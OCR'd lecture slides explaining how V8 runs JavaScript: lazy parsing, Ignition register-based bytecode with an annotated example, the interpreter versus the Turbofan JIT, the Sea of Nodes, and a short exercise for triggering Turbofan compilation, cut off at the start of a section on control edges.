
V8 Execution and JIT Pipeline

Running JavaScript in V8

What actually happens when you run JavaScript in V8?

Running JavaScript in V8

What actually happens when you run JavaScript in V8?



Scanner and Parser

V8 performs a "Lazy Parsing"

- Only parses code on first encounter
- Done by a "Pre-Parser"
  - Knows enough to find end of functions
  - Catches syntax errors
- Generates an Abstract-Syntax-Tree (AST) for fully parsed functions

Ignition Interpreter

Ignition ingests AST from parser and generates **bytecode**

- Assembly-esque instructions specific to V8
- Register-based
- Architecture independent

Ignition Bytecode

1. Create a JavaScript file with some values and operations
2. Run d8 with `--print-bytecode`

```
# ./out/x64.debug/d8 hello.js --print-bytecode
```

3. See if you can make sense of it.

Let's break it down for the following:

```
let x = 354;
let y = 1337;
console.log("Hello " + (y-x))
```

Ignition Bytecode

```
         0x1a43932aa00a @    0 : 09 00           LdaConstant [0]
         0x1a43932aa00c @    2 : 1e f9           Star r2
         0x1a43932aa00e @    4 : 1f fe fa        Mov <closure>, r1
         0x1a43932aa011 @    7 : 55 a5 01 fa 02  CallRuntime [NewScriptContext], r1-r2
         0x1a43932aa016 @   12 : 0e fa           PushContext r1
         0x1a43932aa018 @   14 : 06              LdaTheHole
         0x1a43932aa019 @   15 : 15 04           StaCurrentContextSlot [4]
         0x1a43932aa01b @   17 : 06              LdaTheHole
         0x1a43932aa01c @   18 : 15 05           StaCurrentContextSlot [5]
  0 E>   0x1a43932aa01e @   20 : 96              StackCheck
  8 S>   0x1a43932aa01f @   21 : 00 03 62 01     LdaSmi.Wide [354]
  8 E>   0x1a43932aa023 @   25 : 15 04           StaCurrentContextSlot [4]
 21 S>   0x1a43932aa025 @   27 : 00 03 39 05     LdaSmi.Wide [1337]
 21 E>   0x1a43932aa029 @   31 : 15 05           StaCurrentContextSlot [5]
 28 S>   0x1a43932aa02b @   33 : 0a 01 00        LdaGlobal [1], [0]
         0x1a43932aa02e @   36 : 1e f8           Star r3
 36 E>   0x1a43932aa030 @   38 : 20 f8 02 02     LdaNamedProperty r3, [2], [2]
         0x1a43932aa034 @   42 : 1e f9           Star r2
         0x1a43932aa036 @   44 : 09 03           LdaConstant [3]
         0x1a43932aa038 @   46 : 1e f7           Star r4
         0x1a43932aa03a @   48 : 12 05           LdaCurrentContextSlot [5]
         0x1a43932aa03c @   50 : 1e f6           Star r5
         0x1a43932aa03e @   52 : 12 04           LdaCurrentContextSlot [4]
 53 E>   0x1a43932aa040 @   54 : 2a f6 05        Sub r5, [5]
 49 E>   0x1a43932aa043 @   57 : 29 f7 04        Add r4, [4]
         0x1a43932aa046 @   60 : 1e f7           Star r4
 36 E>   0x1a43932aa048 @   62 : 4e f9 f8 f7 06  CallProperty1 r2, r3, r4, [6]
         0x1a43932aa04d @   67 : 1e fb           Star r0
 57 S>   0x1a43932aa04f @   69 : 9a              Return
```

Ignition Bytecode

```
             0x1a43932aa00a @    0 : 09 00           LdaConstant [0]
             0x1a43932aa00c @    2 : 1e f9           Star r2
             0x1a43932aa00e @    4 : 1f fe fa        Mov <closure>, r1
             0x1a43932aa011 @    7 : 55 a5 01 fa 02  CallRuntime [NewScriptContext], r1-r2
             0x1a43932aa016 @   12 : 0e fa           PushContext r1
             0x1a43932aa018 @   14 : 06              LdaTheHole
             0x1a43932aa019 @   15 : 15 04           StaCurrentContextSlot [4]
             0x1a43932aa01b @   17 : 06              LdaTheHole
             0x1a43932aa01c @   18 : 15 05           StaCurrentContextSlot [5]
         0 E> 0x1a43932aa01e @   20 : 96              StackCheck
-------> 8 S> 0x1a43932aa01f @   21 : 00 03 62 01     LdaSmi.Wide [354]  <----------------
         8 E> 0x1a43932aa023 @   25 : 15 04           StaCurrentContextSlot [4]
------> 21 S> 0x1a43932aa025 @   27 : 00 03 39 05     LdaSmi.Wide [1337] <----------------
        21 E> 0x1a43932aa029 @   31 : 15 05           StaCurrentContextSlot [5]
        28 S> 0x1a43932aa02b @   33 : 0a 01 00        LdaGlobal [1], [0]
             0x1a43932aa02e @   36 : 1e f8           Star r3
        36 E> 0x1a43932aa030 @   38 : 20 f8 02 02     LdaNamedProperty r3, [2], [2]
             0x1a43932aa034 @   42 : 1e f9           Star r2
             0x1a43932aa036 @   44 : 09 03           LdaConstant [3]
             0x1a43932aa038 @   46 : 1e f7           Star r4
             0x1a43932aa03a @   48 : 12 05           LdaCurrentContextSlot [5]
             0x1a43932aa03c @   50 : 1e f6           Star r5
             0x1a43932aa03e @   52 : 12 04           LdaCurrentContextSlot [4]
------> 53 E> 0x1a43932aa040 @   54 : 2a f6 05        Sub r5, [5]  <----------------
------> 49 E> 0x1a43932aa043 @   57 : 29 f7 04        Add r4, [4]  <----------------
             0x1a43932aa046 @   60 : 1e f7           Star r4
        36 E> 0x1a43932aa048 @   62 : 4e f9 f8 f7 06  CallProperty1 r2, r3, r4, [6]
             0x1a43932aa04d @   67 : 1e fb           Star r0
        57 S> 0x1a43932aa04f @   69 : 9a              Return
```

Ignition Instructions

Register based bytecode

- a, r0, r1, a0, a1, ...

"Accumulator" register, **a**, used for most operations

Lda* operations *load a value into a*

- e.g., **LdaConstant** and **LdaSmi** load constant into a

Sta* operations *store a in the target location*

- e.g., **Star r4** stores a into register r4

Ignition Instructions

Context stores local values in **ContextSlots**

- **LdaCurrentContextSlot [index]** loads value from context slot
- **StaCurrentContextSlot [index]** stores value in context slot

Some general operations:

- **Sub r5, [5]** subtracts accumulator from r5 and stores result in accumulator
  - Stores runtime information in feedback slot 5 (we'll come back to this, shortly)
  - The feedback vector contains runtime information about object types that is used for performance optimizations.
- **CallProperty1 r2, r3, r4, [6]** calls function r2 with args r3, r4 and stores runtime info in feedback slot 6

Ignition Bytecode

```
         0x1a43932aa00a @    0 : 09 00             LdaConstant [0]
         0x1a43932aa00c @    2 : 1e f9             Star r2
         0x1a43932aa00e @    4 : 1f fe fa          Mov <closure>, r1
         0x1a43932aa011 @    7 : 55 a5 01 fa 02    CallRuntime [NewScriptContext], r1-r2
         0x1a43932aa016 @   12 : 0e fa             PushContext r1
         0x1a43932aa018 @   14 : 06                LdaTheHole
         0x1a43932aa019 @   15 : 15 04             StaCurrentContextSlot [4]        # c[4] = <hole>
         0x1a43932aa01b @   17 : 06                LdaTheHole
         0x1a43932aa01c @   18 : 15 05             StaCurrentContextSlot [5]        # c[5] = <hole>
  0 E> 0x1a43932aa01e @   20 : 96                StackCheck
  8 S> 0x1a43932aa01f @   21 : 00 03 62 01       LdaSmi.Wide [354]
  8 E> 0x1a43932aa023 @   25 : 15 04             StaCurrentContextSlot [4]        # c[4] = 354
 21 S> 0x1a43932aa025 @   27 : 00 03 39 05       LdaSmi.Wide [1337]
 21 E> 0x1a43932aa029 @   31 : 15 05             StaCurrentContextSlot [5]        # c[5] = 1337
 28 S> 0x1a43932aa02b @   33 : 0a 01 00          LdaGlobal [1], [0]
         0x1a43932aa02e @   36 : 1e f8             Star r3                          # r3 = globals["console"]
 36 E> 0x1a43932aa030 @   38 : 20 f8 02 02       LdaNamedProperty r3, [2], [2]
         0x1a43932aa034 @   42 : 1e f9             Star r2                          # r2 = r3["log"]
         0x1a43932aa036 @   44 : 09 03             LdaConstant [3]
         0x1a43932aa038 @   46 : 1e f7             Star r4                          # r4 = "Hello "
         0x1a43932aa03a @   48 : 12 05             LdaCurrentContextSlot [5]
         0x1a43932aa03c @   50 : 1e f6             Star r5                          # r5 = c[5]
         0x1a43932aa03e @   52 : 12 04             LdaCurrentContextSlot [4]        # a = r2(r3,r4)
 53 E> 0x1a43932aa040 @   54 : 2a f6 05          Sub r5, [5]                      # a = r5 - a
 49 E> 0x1a43932aa043 @   57 : 29 f7 04          Add r4, [4]                      # a = r4 + a
         0x1a43932aa046 @   60 : 1e f7             Star r4
 36 E> 0x1a43932aa048 @   62 : 4e f9 f8 f7 06    CallProperty1 r2, r3, r4, [6]    # a = r2(r3,r4)
         0x1a43932aa04d @   67 : 1e fb             Star r0
 57 S> 0x1a43932aa04f @   69 : 9a                Return
```

Executing Bytecode

There're two ways V8 executes Ignition bytecode

Interpreter

Pros:

- Faster startup for code
- Less likely to have vulnerabilities
- Smaller memory footprint

Cons:

- Potentially slower bytecode execution
- Bytecode never optimized

Just-In-Time (JIT) Compiler

Pros:


- Faster optimized code generated
- Can target many assembly architectures with the same compiler

Cons:

- Slower initial start up (compile time)
- Optimizations often introduce vulnerabilities
- Requires creating new executable pages

Turbofan


V8's JIT compiler is **Turbofan**



- Turbofan works on a program representation called a **Sea of Nodes**
- Ignition bytecode converted into Sea of Nodes then assembly
- Optimizations applied to nodes


Turbofan Pipeline

Most JIT bugs live in *OptimizeGraph* stage




Turbofan Pipeline

Most JIT bugs live in *OptimizeGraph* stage



Turbofan Pipeline

Most JIT bugs live in *OptimizeGraph* stage



Turbofan Pipeline

Code is initially interpreted with Ignition. Once a function runs *many times*, it's compiled with Turbofan.

- Hot paths get optimized when needed
- Allows Ignition to collect feedback

```
bool PipelineImpl::OptimizeGraph(Linkage* linkage) {
  PipelineData* data = this->data_;

  data->BeginPhaseKind("V8.TFLowering");

  // Type the graph and keep the Typer running such that new nodes get
  // automatically typed when they are created.
  Run<TyperPhase>(data->CreateTyper());
  RunPrintAndVerify(TyperPhase::phase_name());
 Run<TypedLoweringPhase>();
  RunPrintAndVerify(TypedLoweringPhase::phase_name());
  ...
  if (FLAG_turbo_load_elimination) {
    Run<LoadEliminationPhase>();
    RunPrintAndVerify(LoadEliminationPhase::phase_name());
  }
 data->DeleteTyper();
  ...                                                  /v8/src/compiler/pipeline.cc
```

Turbofan Exercise!

Using `--trace-turbo`, try to get Turbofan to compile something

How many times do you have to run a function?

Hint: If you're having trouble getting Turbofan to compile your function, try making it more complicated

Turbofan Exercise (Solution)

```
function helper(a){
    for ( let i = 0; i<50; i++){
        a[i] = i*i;
    }
}

function turbo (){
    a = new Array(1);
    b = {q: 5, w: 0x1337}
    a[5] = 0x41424344;
    b.e = "string_in_obj";
    helper(a);
}

for ( let i = 0; i<10000; i++){
   turbo();
}
```

Turbofan - Sea of Nodes

The **Sea of Nodes** is a special graphical structure where each node can have many edges


Turbofan uses three types of edges

- **Control edges**
- **Value edges**
- **Effect edges**

Control Edges

